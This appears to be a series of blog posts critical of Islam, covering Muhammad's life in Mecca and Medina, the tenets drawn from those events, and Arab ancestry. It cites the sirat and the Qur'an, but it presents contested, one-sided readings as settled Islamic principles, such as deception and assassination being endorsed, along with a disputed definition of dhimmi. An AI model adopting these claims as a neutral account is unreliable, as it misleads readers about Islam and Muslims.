A Ghatafan convert to Islam approached Muhammad offering to do whatever he ordered. The apostle said, "You are only one man among us, so go and awake distrust among the enemy to draw them off us if you can, for war is deceit." (681) The individual was able to create distrust among the allies and the Arabs withdrew when they could not penetrate Medina's defenses.

After the Battle

After breaking the siege, Muhammad turned his attention to the last Jewish tribe remaining in Medina. He besieged them for twenty five days, after which they agreed to submit to Muhammad's judgment on the condition a member of their allies, the Aus, determine their fate. Muhammad selected a man from that clan, who gave the following decision. "Then I give judgement that the men should be killed, the property divided, and the women and children taken as captives." (689)

Muhammad had trenches dug in the marketplace. Then, his men brought the Qurayza out five or six at a time and beheaded them. "There were 600 or 700 in all, though some put the figure as high as 800 or 900." (690) Torches were lit allowing completion of the executions in one day. Muhammad comforted himself with Rayhana, after her husband's and all male relatives execution just hours before. He offered to marry her, but she refused. (693) Muhammad received a revelation sanctioning the Qurayza's punishment. (S33.25-28)

Muhammad taught nobility lay in forgiveness, restraining anger, and pardoning men as well-doing. However, he failed to practice those traits in this instance. Instead, he promoted:

- Using any means necessary to advance Islam, including deception and lies.
- Creating betrayal and then avenging the acts in order to further his aims.
- Fighting those who did not accept Muhammad's teachings or his being a prophet, and any captives taken having no rights unless they converted to Islam.
- Solidified the use of these methods through a revelation that Muslims should imitate him. "Surely in the Messenger of Allah you have a good example for him who looks unto Allah and the last Day, and remembers Allah much." (S33.21 and 695)

The Raid on the Al Mustaliq

Muhammad received word a tribe related to the Quraysh, the Al-Mustaliq, was gathering to attack him at Medina. Muhammad went out and attacked them first, taking much of their property, women, and children. Muhammad's men wanted the women for themselves, and also wanted to hold them for ransom as well. The Qur'an already allowed Muslims to have intercourse with women taken in battle if they were being taken as slaves, but they could not also claim ransom for them. Muhammad received the following revelation regarding the prohibition against having intercourse with women held for ransom, "it does not matter if you do not do it, for every soul that is to be born up to the Day of Resurrection will be born." (hadith of Al-Bukari)

Arising from this event:

- The annulling of a woman's previous marriage when taken captive.

The Armistice with Mecca

Before the raid on Khaybar (see below), the Quraysh sent a representative to Muhammad to make peace. The Treaty of Hudaybiyya was to last ten years, and allowed Muslims to go on pilgrimage to Mecca during the month of Ramadan. An additional condition required any Meccan going to Medina without their guardians permission be returned to Mecca, while any Muslims going to Mecca were not. The Muslims were shocked and upset, but Muhammad received several revelations supporting his decision and the treaty.

Before too long, a woman named Umm Kulthum came from Mecca to become a Muslim. Her two brothers came to take her back, but Muhammad refused. He had received a revelation that Allah forbade returning her to Mecca. This event broke the treaty, but Muhammad decided to send his followers against the oasis of Khaybar shortly thereafter. He went on the pilgrimage to Mecca in 629 with some of his followers. Shortly after the pilgrimage, he had the occasion needed to attack Mecca. Some allies of Mecca skirmished with some of Muhammad's allies. He marched on Mecca in 630 with an army of about 10,000 men. The city surrendered on the condition they be spared.

Afterward

From the sirat, "The apostle had instructed his commanders when they entered Mecca only to fight those who resisted them, except a small number who were to be killed even if they were found beneath the curtains of the Ka'ba. Among them was 'Abdullah b. Sa'd … The reason he ordered him to be killed was that he had been a Muslim and used to write down revelation; then he apostatized and returned to Quraysh … Uthman b.'Affan hid him until he brought him to the apostle after the situation in Mecca was tranquil, and asked that he might be granted immunity. They allege that the apostle remained silent for a long time till finally he said yes. When Uthman had left he said to his companions who were sitting around him, 'I kept silent so that one of you might get up and strike off his head!' One of the Ansar said, 'Then why didn't you give me a sign, O apostle of God?'" He answered a prophet does not kill by pointing. (818–9)

Principles established by this event include:

- Treaties between Muslims and nonbelievers are to last no longer than ten years. The previous Iran nuclear agreement was for ten years.
- Muslims were only to make treaties with nonbelievers when the Muslims were in the weaker position, allowing time to strengthen themselves and defeat their enemies.
- The killing of apostates. Also from the Qur'an, "They long that you should disbelieve even as they disbelieve, that you may be upon a level (with them). So choose not friends from them till they forsake their homes in the way of Allah; if they turn back (to enmity) then take them and kill them wherever you find them, and choose no friend nor helper from among them." (S4.89)

The Jews of Khaybar

Muhammad moved against Khaybar with about 1,600 men. None of its allies came to their aid. The forts fell one at a time until the Muslims took Khaybar itself. Many of the Nadir who fled Medina earlier, had migrated to Khaybar. The Jewish leader having custody of the Nadir's treasure was set before the apostle "who asked him about it. He denied that he knew where it was … The apostle gave orders that the ruin was to be excavated and some of the treasure was found. When he asked him about the rest he refused to produce it, so the apostle gave orders to … 'Torture him until you extract what he has,' so he kindled a fire with flint and steel on his chest until he was nearly dead. Then the apostle delivered him to Muhammad b. Maslama and struck off his head." (763-4)

Khaybar's people went into exile. However, some date farmers asked to remain on their farms, in exchange giving Muhammad half their crops. He accepted on the condition the Jews could only stay as long as the Muslims allowed. This marked the beginning of what would become dhimmitude (protected people). Dhimmi means both "protected" and "guilty". Protected because they received genuine revelations. Guilty because they corrupted those teachings and rejected Muhammad as a prophet.

Finally, a woman slave Muhammad took at Khaybar poisoned some meat fed to him and his companions. He did not die, but one of the companions did. This occurred in about 628.

The Push for Arabia . . .

After Mecca's fall, Muhammad learned the Thaqif tribe was gathering an army to attack him. This tribe was historically a Quraysh rival. Muhammad met them with an army of about 12,000. They met near Hunayn. Initially the Thaqif routed the Muslims, but the Muslims were able to turn the tide at great loss of life to both sides. Muhammad then took the town of Ta'if itself. He was lenient with the Thaqif and favored some of the recent converts in an attempt to cement relationships with them. Some of the Muslims complained to him about the booty distribution. "The prophet was angry and said, 'If justice is not to be found with me then where will you find it?"' (884)

Later Muhammad sent letters to the rulers of the great powers surrounding Arabia, calling them all to Islam. He made one final attack against the Byzantine at the city of Tabuk. At this time the murders of the last two poets mentioned earlier occurred. In regards to going to war for Islam, Muhammad received the following revelation. "Those who believe in Allah and the Last Day ask no leave of you lest they should strive with their wealth and their lives. Allah is Aware of those who keep their duty unto Him. They alone ask leave of you who believe not in Allah and the Last Day, and whose hearts feel doubt, so in their doubt they waver." (S9.44-5)

. . . and Beyond

Muhammad received a revelation commanding Muslims fight against Jews and Christians until they accepted Islam. Islam considered Christians and Jews guilty peoples as they corrupted the teachings given to them and rejected Muhammad as a prophet. (S9.29) Because of their false beliefs and hoarding, they are not the equal of Muslims and will burn in Hell. (S9.30–5) Also, Allah would not guide nonbelievers due to their disbelief.

- "How shall Allah guide a people who disbelieved after their belief and (after) they bore witness that the Messenger is true and after clear proofs (of Allah's sovereignty) had come unto them? And Allah guides not wrong-doing folk. As for such, their reward is that on them rests the curse of Allah and of angels and of men combined. There will they abide. Their doom will not be lightened, neither will they be reprieved." (S3.86-8)

The Final Years

With Muhammad's victories, clans and tribes from all over Arabia came to pay tribute. Muhammad offered nonbelievers the opportunity of converting to Islam. If they refused they were to pay tribute. If they refused that, the Muslims were to go to war. (956)

Muhammad became ill a short time later and died in 632. Tradition has it his last words were, "Let not two religions be left in the Arabian peninsula." (1021) This is also reflected within the Qur'an by the following two verses. First, "fight them until persecution is no more, and religion is for Allah." (S2.193) Second, "Fight against such of those who have been given the Scripture as believe not in the Allah nor the Last Day, and forbid not that which Allah has forbidden by His Messenger, and follow not the religion of truth, until they pay the tribute readily, being brought low." (S9.29)

With the Medinan revelations, Islam changed from a religion of inclusion and sacrifice to an ideology based upon division, fear, and intimidation.

More About Islam's Borrowings

Before ending this article, it's a good time to extend the earlier discussion regarding Islam's borrowings. Islam borrowed extensively from many other cultures. Article 3 covered some of Islam's religious borrowings. It was no different for other societal structures. As sharia is in the news today, this is a good time to mention it.

It is too soon to dive into much detail, but we can incorporate more information about Islam's law borrowings. Sharia means "the path". We saw in article 4 the word Salama means either "the way

of safety" or "the path of safety". Sharia is the path within Islam. Following it leads to complying with Islam's requirements—a path of safety. A path secured through submission.

We'll see in the next articles, Islam expanded rapidly after Muhammad's death. For over four hundred years, Islam encountered many cultures with more complex societal structures; structures necessary to govern the caliphate. These included; Byzantine, Persia, Egypt, and Rome —among many others. Sharia is largely founded upon laws borrowed from these other cultures. Islam absorbed what fit Arab culture and advanced Islam. From Ignaz Goldziher;

"The dogmatic development of Islam took place under the sign of Hellenistic thought; in its legal system the influence of Roman law is unmistakable; the organization of the Islamic state as it took shape during the Abbasid caliphate shows the adaptation of Persian political ideas; Islamic mysticism made use of Neoplatonic and Hindu habits of thought. In each of these areas Islam demonstrates its ability to absorb and assimilate foreign elements so thoroughly that their foreign character can be detected only by the exact analysis of critical research."

How Islam is Different

Once again, ideas matter. Islam differed in its merging of monotheism with the Bedouin culture. It's concept of Allah is different from Judaism and Christianity's concept of God. As a result, Islam's governance form is different. It uses different principles; principles also borrowed from these same cultures as its law. These notions shape societal concepts such as; an individual's nature, relationship with Allah, law, religion, freedom, liberty, justice, and virtue.

This is not an advocation of sharia; its foundations are incompatible with a republic. Rather, this series' intent is helping you understand the existing differences, and why they matter. We will cover all this in more detail later, when the material needed to understand these ideas is covered.

A Summary Table

Finally, the table on the following page lists some of the changes to Islam's tenets after the Medina migration. What is most striking? These changes occurred in only ten years.

Footnotes:

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* pp. 4-5, Princeton University Press, 1981.

Meccan Tenets:	Revisions:
• Worship Allah alone	
• ~~Pray towards Jerusalem~~	• Pray toward Mecca
• ~~Peace~~ • ~~To each their religion~~	• Beheading enemies in war • Swift revenge for a Muslim's death • Muslims to hesitate before killing another Muslim • Apostates to be killed • People of the Book to be offered a chance for conversion • Fight until only Islam remains
• Care for the widows, orphans, and the needy	
• There will be a day of judgment	
• Muhammad was the last in the line of prophets that began with Moses	

Medinan Tenets:	
• Differences exist between believers and nonbelievers that are based upon the ties of religion	• Captives have no rights • Dhimmitude formalized • Jews & Christians less than Muslims
• ~~Hypocrites are evil~~	• Hypocrites to be killed
• Expediency over morality	• Break treaties if fear treachery • Creating betrayal/deceit is okay • Assassinations are okay
• Christian doctrine in error	• Do not take Christians/Jews for friends • Jews under curse for changing their doctrines
• Piety brings victory • Killing manifests religion that Allah wishes	• Losses due to a lack of piety (more Islam is always he answer)
• Slander and provocation punishable by death	
• Islam replaces what was before • Nonbelievers property to Muslims	• Marriages nullified
• Muhammad to be imitated	
• Treaties to last a maximum of 10 years • Only to be made when weak	

Muhammad's Life and Teachings, Part I

MARCH 23, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, HISTORY, TENETS

Fifth in a series

This article begins our look at Muhammad's life and teachings. They won't cover all of Islam's tenets, but will focus on some of the significant ones and if they changed over time.

Before that, a bit about the information sources. Muhammad was born relatively recently, compared to other major religions founders. Therefore, one might think there are relatively more works written about him, his life, and teachings. However, that is not the case. Instead, we only know of him from Islamic sources. We will look at those resources later on.

Sources

For these articles on his life and teachings, we will use the following two sources: a book on the meaning of the Qur'an, and one of the sirat – the biographies of Muhammad's life. The specific works used are M. Pickthall's *The Meaning of the Glorious Qur'an*, and A. Guillaume's translation of Ibn Ishaq's *Sirat Rasul Allah*. It is important one uses another text, such as a sirat, providing context for the Qur'an's verses. References either by a sirat paragraph number (number only), or a Qur'an verse (numbers preceded by an "S").

A general belief among Muslims is the Qur'an is that translations into other languages result in losing some of the meaning. However, this is problematic as most of the world's Muslim

population does not speak or read Arabic, let alone know the high Arabic text contained in the earliest manuscripts. Pickthall's writing is generally accepted by Muslims as accurately translating the Qur'an's literal meaning into English.

Tradition has it that Ibn Ishaq's sirat is one of the earliest of Muhammad's biographies. Today's version comes from copies edited by Ibn Hisham and Al-Tabari. Even though these works are Islamic sources, they are still quite revealing regarding Islam's basic tenets and their evolution. However, one must take their content with a grain of salt. Even the sirat uses phrases such as 'it is alleged' and 'only God knows the truth' in describing some events.

Muhammad's Early Life

Very little is actually known about Muhammad's early life. He is thought to have been born about 570 AD within the Hashim clan of the Quraysh tribe. 'Abdullah was Muhammad's father. 'Abdullah means "servant of Allah" or "slave of Allah". He died before Muhammad's birth. Muhammad lived the first few years of his life with his mother, Amina, and his grandfather. His mother died when he was six, and his grandfather died two years later.

After his grandfather's death, an uncle named Abu Talib became Muhammad's guardian. Abu Talib was apparently fond of Muhammad and took good care of him. The sirat says Muhammad went on at least one caravan to Syria with his uncle, and while he was in Syria he met a monk named Bahira. Tradition has it this monk identified Muhammad as being a prophet of his people, but no documentation exists for this claim outside of Islam.

We know little else about Muhammad's youth until he marries his first wife Khadija, when he was about twenty five years of age. She was the mother of all Muhammad's children but one, and only his daughters lived past childhood. Khadija was one of Muhammad's distant cousin, but this was not an uncommon occurrence in cultures of that period. Tradition says Khadija was also one of Mecca's best born women.

She was a wealthy widow, hiring men for her caravans. She hired Muhammad to sell her goods, and bring other goods back to Mecca to sell. Muhammad reportedly doubled the property value entrusted to him. She proposed marriage to Muhammad, and he accepted. During her lifetime, Muhammad had no other wives.

Islam's Development in Mecca

Muhammad's First Vision

Tradition has it Muhammad received his first vision in 610 when he was about forty. He often withdrew for extended periods of solitary contemplation during the month of Ramadan, a practice

performed by pre-Islamic Arabs during this period. The sirat says the angel Gabriel appeared in a vision while he slept, demanding Muhammad read some writing presented to him. Muhammad initially didn't believe the vision. Instead he thought he was not in his right mind, becoming either a poet or possessed by a demon. The vision prevented Muhammad from taking his own life. After returning home, Khadija and her cousin Waraqa convinced Muhammad that his vision was real.

Muhammad did not preach publicly for three years after this vision. During that time about two dozen converted to Islam, most from Mecca's lower social classes. They initially prayed together in seclusion. The Quraysh did not 'withdraw or turn against' Muhammad until he began speaking against their gods. Hostility grew between the people of Mecca and Muhammad and his followers. Muhammad's uncle, Abu Talib, protected him from harm, but Muhammad was subject to many insults.

Persecution Grows

Tradition has it the people of Mecca offered money, honor, sovereignty, and the opportunity to be cured from his ghost in attempts to heal the rift. He refused. The people asked Muhammad to perform a miracle. He stated that was not his purpose. The people made these offers to know if Muhammad's position as a prophet was truthful, that he might take something for himself so they would know his superiority over them, and finally that he might hasten the punishment against them he had frightened them with.

The persecution of Muhammad's followers became so severe that about 83 men and their families migrated to Abyssinia, where they stayed for a number of years. The sirat says Muhammad became very concerned about the divide within the people of Mecca. After a period of meditation, he received what people refer to as the Satanic verses. The three entities referred to in this revelation are the daughters of the pagan god Hubal.

"By the star when it sets your comrade errs not and is not deceived, he speaks not from his own desire. Have you thought of al-Lat and al-Uzza and Manat the third, the other, these are the exalted Charaniq (exalted birds) whose intercession is approved."

This revelation temporarily healed the rift between Muhammad and those not following his teachings. After the rift healed, his followers returned from Abyssinia. The above revelation was shortly abrogated by another annulling what Satan had suggested through the above verses. After the abrogation, the persecution of Muhammad's followers grew even more intense.

Migrating to Medina

Sometime later Muhammad spoke of a night journey to Jerusalem taken while he slept. A dream or vision. From Jerusalem he rose through the seven heavens where he met Adam and many of the prophets, including Abraham, Moses, and Jesus. Muhammad related his experience to the people of Mecca, but tradition has it many did not believe him. Tradition says some of his followers left Islam after hearing this story.

Two additional events occurred a short time later in about 619; both his wife Khadija and Abu Talib died in the same year. With his protection and closest support gone, Muhammad began offering his teachings at fairs to the people who came from other locations. In 621 a delegation coming to Mecca from Medina learned Islam from Muhammad. They were from the Ansar clan. A larger group returned from Medina the following year, offering Muhammad protection. The Ansar asked him to arbitrate some feuds in Medina. After receiving Medina's offer of assistance, tradition says Muhammad received a revelation giving him permission to fight against those who wronged him or treated him badly.

With Abu Talib gone, and his replacement by another uncle who was not as supportive, clan support in Mecca became undependable. His followers began emigrating to Medina in about 622.

Islam's Early Teachings

Up to this time Islam's main tenets included:

- Worshiping Allah alone (S72.18)
- Praying towards Jerusalem
- Peace, to each their religion (S109, S43.88-9)
- Caring for the widows, orphans, and needy (S76.8-10)
- There will be a day of judgment (S101.6-9)
- Muhammad was the last in the line of prophets that began with Moses (S37.19-26)

By this time the five pillars of Islam were also being taught. These are: the shahada (creed of belief), salat (prayer), zakat (alms), swam (fast during the month of Ramadan), and the hajj (pilgrimage to Mecca). We will end this article here; the next reviews the changes in Islam's tenets once Muhammad reached Medina.

Last, the next page contains an approximate timeline including the significant events during Muhammad's life.

Footnotes:

Pickthall, M.M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Guillaume, A., *The Life of Muhammad: A Translation of Ibn Ishaq's Sirat Rasul Allah*, Oxford University Press, 2006.

Ibid, pp. 165-6.

Geisler, Norman L. and Saleeb, Abdul, *Answering Islam*, p.77, Baker Books, 2002.

Approximate Timeline of Mohammad's Life

570 Mohammad born in Mecca

595 Mohammad marries Khadija

610 Mohammad receives his first revelation from Allah through Gabriel

613 Mohammad begins preaching publicly in Mecca

615 Escalation in Muslim abuse results in some fleeing to Abyssinia

? Mohammad's night journey vision

619 Khadija and Abu Talib die

622 Mohammad and his followers flee to Medina

622 Mohammad consummates his marriage to Aisha (about nine years old at the time)

624 The first raid by the Muslims at Nakhla

624 The Battle of Badr

624 Mohammad besieges the Banu Qaynuaqa and exiles from Medina

625 The Battle of Uhud

625 The siege of the Banu Nadir and their exile from Medina

627 The Battle of the Trench: Massacre of the Banu Qurayzah and enslavement of their women and children

628 Treaty of Hudaybiyya signed with the Meccans

628 Khaybar besieged and Jews are exiled. The Banu Nadir men are executed and their women and children taken into slavery

628 Mohammad poisoned at Khaybar

630 Muslims conquer Mecca

630 The Battle of Hunayn and conquest of Ta'if

631 Remaining Arab tribes accept Islam

631 War against Christians and Jews begins. Raid against Tabuk.

632 Mohammad dies in Medina

Muhammad's Life and Teachings, Part II

MARCH 23, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, HISTORY, TENETS

Sixth in a series.

This article begins where the last one left off, with the Muslim migration to Medina in 622. It focuses on changes to the tenets outlined in the last article. Medina was home to eight Arab and three Jewish clans, including the Ansar who pledged their loyalty to Muhammad. The Jewish clans were the Banu Qaynuqa, the Banu Nadir, and the Banu Qurayza, and each had formed alliances with various Arab clans. The references below indicate either a section number within the sirat (number only), or a verse within the Qur'an (Numbers preceded by an S).

As we begin, this is a good time to remind the reader the focus is on ideas and understanding, rather than people. We'll see why when we begin discussing idea's consequences.

The Medina Constitution

One of Muhammad's first actions in Medina was creating an agreement referred to as the Constitution of Medina. Muslims point to this document as the world's first constitution. Below are some of its contents.

"This is a document from Muhammad the prophet (governing the relations) between the believers and Muslims of Quraysh and Yathrib (Medina), and those who followed them and joined them and labored with them. They are one community (umma) to the exclusion of all men…

‘Believers shall not leave anyone destitute among them by not paying his redemption money or bloodwit in kindness.

‘A believer shall not take as an ally the freedman of another Muslim against him. The God-fearing believers shall be against the rebellious of him who seeks to spread injustice, or sin or enmity, or corruption between believers; the hand of every man shall be against him even if he be a son of one of them. A believer shall not slay a believer for the sake of an unbeliever, nor shall he aid an unbeliever against a believer. God’s protection is one, the least of them may give protection to a stranger on their behalf. Believers are friends one to the other to the exclusion of outsiders. To the Jew who follows us belong help and equality. He shall not be wronged nor shall his enemies be aided … The believers must avenge the blood of one another shed in the way of God … Whosoever is convicted of killing a believer without good reason shall be subject to retaliation unless the next of kin is satisfied (with blood-money) …

‘The Jews shall contribute to the cost of war so long as they are fighting alongside the believers. The Jews of the B.’Auf are one community with the believers (the Jews have their religion and the Muslims have theirs) … The contracting parties are bound to help one another against any attack on Yathrib. If they are called to make peace and maintain it they must do so; and if they make a similar demand on the Muslims it must be carried out except in the case of a holy war.” (341 – 344)

Additional Tenets

This document laid out the foundation for the following additions to Islam:

- All Muslims are members of a single brotherhood (umma)
- There are distinctions in rights and obligations between believers and non-believers.
- Believers are obliged to avenge the blood of another believer, and not to assist a non-believer against a believer.
- The Jewish clans were to contribute to the costs of war and to fight alongside the believers – with one exception in the case of a holy war. These conditions laid the initial foundation for the later formation and treatment of the dhimmis (protected peoples). These conditions would change with subsequent revelations.

Muhammad drew up this agreement between his followers and the Medinans and, as noted above, there were also provisions for the Jewish clans—even though they did not participate in the discussions or agree with the document’s contents.

Relations with the Jews and the Hypocrites

Relations with the Jewish clans worsened, and they began annoying Muhammad with questions of a religious nature. Tradition has it one of the rabbis converted to Islam, and denounced by the Jewish clans. The sirat asserts this rabbi declaring Muhammad's appearance as a prophet was foretold in the Torah (354). This became a basis for Muslim claims that Jews and Christians have altered their scriptures in order to discredit Muhammad. We will look at that charge in another article. There also arose a defection of some of the early Muslim converts (the Hypocrites) who began to work with the Jewish clans against Muhammad (355 – 400). Sura 63 denounces the hypocrites, and Sura 2 also contains verses relevant to the events from this time.

During this time Muhammad wrote a letter to the Jews of Khaybar, stating he was the apostle of God and urging them to accept his teachings. He urged them to search their scriptures to see if they should believe him. "If you do not find that in your scripture then there is no compulsion on you." (376-7)

The Christian Delegation from Najran

A delegation of Christians came from Najran to discuss theology with Muhammad. It is likely this delegation were gnostics. The sirat mentions the story from the Gospel of Thomas where Jesus breathes life into some clay birds. This delegation arrived about the same time as the letter was sent to Khaybar and the disputes between the Jews and Muhammad in Medina noted above. Muhammad attempted to correct their errors.

Muhammad's corrections included

- Your assertion that God had a son, your worship of the cross, and your eating of pork hold you back from submission . (403)
- A revelation that Jesus himself would deny the doctrine of the trinity. "And when Allah says: O Jesus, son of Mary! Did you say unto mankind: Take me and my mother for two gods besides Allah? He says: Be glorified! It was not mine to utter that to which I had no right." (S5.116)
- Jesus was not God as he could not do all that God did. "All that I withheld from Jesus and gave him no power over it. Have they not an example and a clear proof that if he were a God all that would be within his power." (406)
- The creation of Jesus was no different from the creation of Adam. Jesus was neither divine nor crucified; it only appeared he was slain to them. (409)
- Christians had received these beliefs because they had strayed from what Jesus actually taught. (410)

- Muhammad called for both Jews and Christians to become Muslims and accept his teachings, and the restoration of the original message of Jesus. (405 and 410)
- Believers should not choose those outside your community as intimate friends. "They will spare no pains to corrupt you longing to ruin you." (388)

At this time the direction for prayer changed from Jerusalem to Mecca. (427) Muhammad began to criticize the Jews for not accepting his teachings.

Raid During Ramadan

Initially the Ansar supported Muhammad and his followers, but this condition could not last. The cultivatable land was already in use and his followers did not have enough wealth to support themselves. Muhammad organized raids against caravans traveling to Mecca to collect booty and take captives held for ransom. The first raids were unsuccessful, but finally succeeded with an attack during the sacred month of Ramadan. The raiding party faced a choice of either fighting during the last day of Ramadan, or letting the caravan go another day which would allow it to reach the sanctuary of Mecca.

After the attack, Muhammad received the following revelation concerning the event. "They will ask you about the sacred month, and war in it. Say, war therein is a serious matter, but keeping people from the way of God and disbelieving in Him and in the sacred mosque and driving out His people therefrom is more serious with God." (S2.216-7 and 425) "If you have killed in the sacred month, they have kept you back from the way of God with their unbelief in Him." (425)

This event set several more precedents.

- Muhammad was not only attacking during a month considered sacred when no bloodshed was to take place; he was also attacking his own tribe. These raids, along with the conditions of the Medinan Constitution noted previously, set the stage for replacing the bonds of kinship with the bonds of belief.
- Raiding and taking booty had been a part of nomadic life for a long time. The above revelation made these actions good and lawful as they helped Islam.
- Expediency in the advance of Islam trumps morality.

Battle of Badr

Muhammad called for volunteers to raid a large caravan returning to Mecca from Syria. He set out from Medina with about 300 men. The Meccans learned of the plan and set out with a much larger force to intercept and destroy Muhammad. The caravan feared an attack and went straight to Mecca. Some of the Quraysh returned to Mecca after learning the caravan was safe, but the rest

rode on to meet Muhammad's party. Muhammad routed the Meccans at Badr. About 75 Meccans died and another 70 taken prisoner. Muhammad took one fifth of the booty as a previous revelation prescribed for him (425), and proclaimed angels assisted the Muslims in the fight because of their piety.

From Ibn Ishaq's sirat, Muhammad's followers held the prisoners for ransom. A quarrel broke out over how to distribute the booty. When Muhammad set out on the raid, it was with the belief that either the party or its property was to be his. Part of the surah coming down from the quarrel is that "when God promised you that one of the parties should be yours, and you wanted to have the one that was not armed. … God wanted to establish the truth by His words, and to cut off the uttermost part of the unbelievers." (476-7)

When Muslims met unbelievers in battle, they were not to turn their backs on them (477), but were to fight them until there was no more persecution, and religion, all of it, shall belong to God. (480) Muslims could pardon an unbeliever ceasing to fight, but if they returned to fight the Muslims again "the example of the ringleaders has been made." i.e., those who died at Badr. (480)

Booty or Prisoners?

Muhammad was reproached by Allah for taking booty, something he said no prophet had been allowed before him. Muhammad received a revelation that "booty was made lawful to me as to no prophet before me; and I was given the power to intercede; five privileges accorded to no prophet before me. God said, 'It is not for any prophet (before thee) to take prisoners from his enemies until he has made slaughter in the earth' … God desires the next world, i.e. their killing them to manifest the religion which He wishes to manifest and by which the next world may be attained." (484)

The hadith of Sahih Muslim, presents this event somewhat differently. After the battle, an argument ensued over what to do with the prisoners. Abu Bakr stated they were kin and therefore released after receiving a ransom. Umar disagreed and urged their execution. Muhammad sided with Abu Bakr. The next day Muhammad was distraught, saying he had received a revelation that Allah had sided with Umar and scolding Muhammad for taking booty instead. However, since Muhammad had previously been allowed to take booty, he was forgiven. Muhammad took revenge on several prisoners who had belittled him in Mecca, having them beheaded for their remarks against him.

Precedents Set

Some of the precedents coming from this event included:

- Piety brings victory.

    - I will reinforce you with a thousand angels, one behind the other. (477)
- Beheading of enemies taken in war, and taking captives only after war ceases.
    - "Now when you meet in battle those who disbelieve, then it is smiting of the necks until, when you have routed them, then making fast of bonds; and afterward either grace or ransom till the war lay down its burdens." (S47.4)
    - The killing of nonbelievers serves to manifest the religion Allah wished to create and facilitated attaining paradise after death.

The Banu Qaynuqa

After the Battle of Badr, the scope and frequency of the raids increased. Muhammad received the following revelation. "And if you fear treachery from any folk, then throw back to them (their treaty) fairly." (S8.58) He assembled the Qaynuqa in the marketplace and addressed them saying, "O Jews, beware lest God bring upon you the vengeance that He brought upon Quraysh and become Muslims. You know that I am a prophet who has been sent–you will find that in your scriptures and God's covenant with you." (545)

The Qaynuqa could not comply, and Muhammad laid siege to them until they asked for an unconditional surrender. At that time some of the Muslims that had alliances with the Qaynuqa came forward to plead on their behalf. Muhammad wanted to put all of the men to death, but one of Muhammad's followers caught him by the collar of his robe until he agreed to deal with them mercifully. Muhammad allowed them to leave so long as they left all their property behind. (545 – 6)

At this time Muhammad received several new revelations, reinforcing Muslims only having relationships with other Muslims:

- "Take not Jews and Christians as friends. They are friends one to another." (S5.51)
- In regard to the Jews specifically, "And because of their breaking their covenant, We have cursed them and made hard their hearts. They change words from their context and forget a part of that whereof they were admonished." (S5.13)
- "If the hypocrites, and those in whose hearts is a disease, and the alarmists in the city do not cease, We verily shall urge you on against them, then they will be your neighbours in it but a little while. Accursed, they will be seized wherever found and slain with a (fierce) slaughter." (S33.60-1)

Ka'b's Assassination

Options for nonbelievers living in Medina became conversion, expulsion, or death. Muhammad next turned his attention to several enemies. The first, a Jewish poet Ka'b bin Al-Ashtaf, had

composed verses lamenting the Quryashi loss at Badr and insulting Muslim women. Muhammad asked, "Who will rid me of Ibnu'l-Ashraf?" A Muslim volunteered to kill him. Muhammad said, "Do so if you can." After fasting for three days, the volunteer did not know if he could fulfill his commitment as he would have to tell lies to accomplish it. Muhammad answered, "Say what you like, for you are free in the matter."

The volunteer went to Ka'b, complaining about Muhammad, and asking for Ka'b's help in breaking away from Islam. They struck a deal and the Muslim returned to Ka'b's house that night with others, where they proceeded to slay him. "Our attack upon God's enemy cast terror among the Jews, and there was no Jew in Medina who did not fear for his life. (550-2) After Ka'b's death, Muhammad said, "Kill any Jew that falls into your power." (553)

Other Assassinations

Later on, Muhammad asked for someone to kill the poetess Asima and the aged poet Abu Afak. Asima died in her sleep after composing verses against Muhammad and Islam. Muhammad asked, If "there was no one to rid him of this daughter of Marwan." Muhammad praised her killer and assured him that "two goats won't butt their head about her." The next day her entire family converted to Islam. (996) Abu Afak had composed verses against Muhammad and the way he attempted to control others' lives. Muhammad asked, "Who will deal with this rascal for me?" One of the Muslims went out and slayed the poet. (995) In all it appears there were thirty to forty individuals whose deaths were either ordered or supported by Muhammad.

New precedents:

- That which advances Islam is good; including lies, deceit, and murder.
- Disparaging remarks against Muhammad or Islam are punishable by death.

We'll complete Muhammad's life and beliefs in the next article, picking up with the battle of Uhud.

Footnotes:

Much of this article's content comes from; Wolf, Dan, *A War for God*, Living Rightly Publications, 2017.

Arab Ancestry and Language

MARCH 16, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GOD AND CULTURE, LANGUAGE

Fourth in a series

This article covers some material for understanding Islam in the areas of ancestry and language. Then closes with a few common cultural practices carried over from pre-Islamic times. These become relevant later when we look at Islam's tenet and source development, and its growth.

Arab Muslims often claim lineage from Ishmael. However, the peoples within what we call the Middle East today are far older than Ishmael. Who were those individuals? The word Arab itself does not appear until the 9th century BC in Assyria, after the reigns of David and Solomon. Below we look at some other lineal branches from the Bible.

Arab Ancestry

From the book of Genesis we have the following peoples identified;

- Through Noah's son Japheth; Gomer, Magog, Madai, Javan, Tubal, Meshech and Tiras. From these the coastlands of the nations were separated into their lands, every one according to his language, according to their families, into their nations. (Gen. 10:2-5)
- By Noah's son Ham; Cush, Mizraim, Put, and Canaan. From Cush came Nimrod who went into Assyria and founded the city of Nineveh. Mizraim's descendants included the

Philistines. The descendants of Canaan settled in the land from Sidon to Gaza. (Gen. 10:6-20)

- And Noah's son Shem; Peleg, "for in his days the earth was divided; and his brother's name was Joktan." Joktan's descendants include Almodad, Sheleph, Hazarmaveth, Jerah, Hadoram, Uzal, Diklah, Obal, Abimael, Sheba, Ophir, Havilah, and Jobab. These settled in the hill country of the east. (Gen. 10:21-32)
- Lots daughters from whom the Moabites and Ammonites descended. (Gen. 19:37-38)
- Abraham's descendants through his second wife Keturah, after Sarah's death. These include Zimran, Jokshan, Medan, Midian, Ishbak, and Shuah. Abraham sent these and his concubine's sons to the east away from his son Isaac. (Gen. 25:1-6)
- Fron Jacob's brother Esau came the Edomites. (Gen. 36:9-43)
- Ishmael's descendants included Nebaioth, Kedar, Adbeel, Mibsam, Mishma, Dumah, Massa, Hada, Tema, Jetur, Maphish, and Kedemah. Ishmael settled in the lands to the east of Egypt toward Assyria in defiance of all his relatives. (Gen. 25:12-18) Additional information about Ishmael in Genesis says "his hand will be against everyone, and everyone's hand will be against him; and he will live to the east of all his brothers." (Gen. 16:12) Kedar is father of the Bedouins.

From the above, the Bedouins can make a claim as being a descendent of Ishmael.

Arab Language Structure

